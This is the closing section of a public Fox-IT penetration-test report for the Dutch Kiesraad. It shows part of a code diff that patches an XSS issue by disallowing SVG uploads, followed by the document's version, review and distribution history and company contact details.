150-     int svgIndexUppercase = contentAsString.indexOf("<SVG");
151-     int namespaceIndex = contentAsString.indexOf("xmlns=\"http://www.w3.org/2000/svg\"");
152-     return ((svgIndexLowercase > -1 && svgIndexLowercase < namespaceIndex) || (svgIndexUppercase >
153- }
154
155  public String getFileUploadAllowTypes() {
156-     return "/(\\.|\\/)(svg|jpe?g|png)$/";
157  }
158
159  public String getFileUploadAccept() {
160-     return ".svg,.png,.jpg,.jpeg";
161  }
```

Figure 14: XSS patch 2/2

Document management

Version management

Reference	PR-230511
Principal	Kiesraad
Date	February 8, 2024
Version	1.1
Status	Final
Author(s)	

This version replaces all previous versions of this document. Please destroy all previous copies.

Distribution list

Version	Date	Distribution	Name
0.1	2024-01-31	PDF via Fox-IT ClientPortal	Kiesraad
1.0	2024-02-06	PDF via Fox-IT ClientPortal	Kiesraad
1.1	2024-02-08	PDF via Fox-IT ClientPortal	Kiesraad

Reviews

Version	Date	Reviewed by	Function
0.1	2024-02-05	Kiesraad	Client
0.3	2024-02-06	Fox-IT	Initial QA
0.4	2024-02-06	Fox-IT	Technical QA
0.5	2024-02-06	Fox-IT	Management QA

Changes

Version	Date	Name	Remarks
0.1	2024-01-31	Fox-IT	Initial draft
0.2	2024-02-01	Fox-IT	Processed initial client feedback
0.3	2024-02-05	Fox-IT	Processed more extensive client feedback
0.4	2024-02-06	Fox-IT	Processed initial review

Version	Date	Name	Remarks
0.5	2024-02-06	Fox-IT	Processed technical review
0.6	2024-02-06	Fox-IT	Processed management review
1.0	2024-02-06	Fox-IT	Prepared document for public release
1.1	2024-02-08	Fox-IT	Fixed factual error and other minor inconsistencies

Fox-IT

Fox-IT prevents, solves and mitigates the most serious threats caused by cyber attacks, data leaks, or fraud with innovative solutions for governments, defense agencies, law enforcement, critical infrastructure and banking and commercial enterprise clients worldwide. Fox-IT combines smart ideas with advanced technology to create solutions that contribute to a more secure society.

We develop products and custom solutions for our clients to guarantee the safety of sensitive and critical government systems, to protect industrial networks, to defend online banking systems, and to secure confidential data.

For more detailed information about Fox-IT, including partner details, please go to www.fox-it.com

CLASSIFICATION
PUBLIC

FOX IT
part of nccgroup

fox-it.com

Fox-IT
Olof Palmestraat 6, Delft
P.O. Box 638, 2600 AP Delft
The Netherlands

T +31 (0)15 284 7999
F +31 (0)15 284 7990
fox@fox-it.com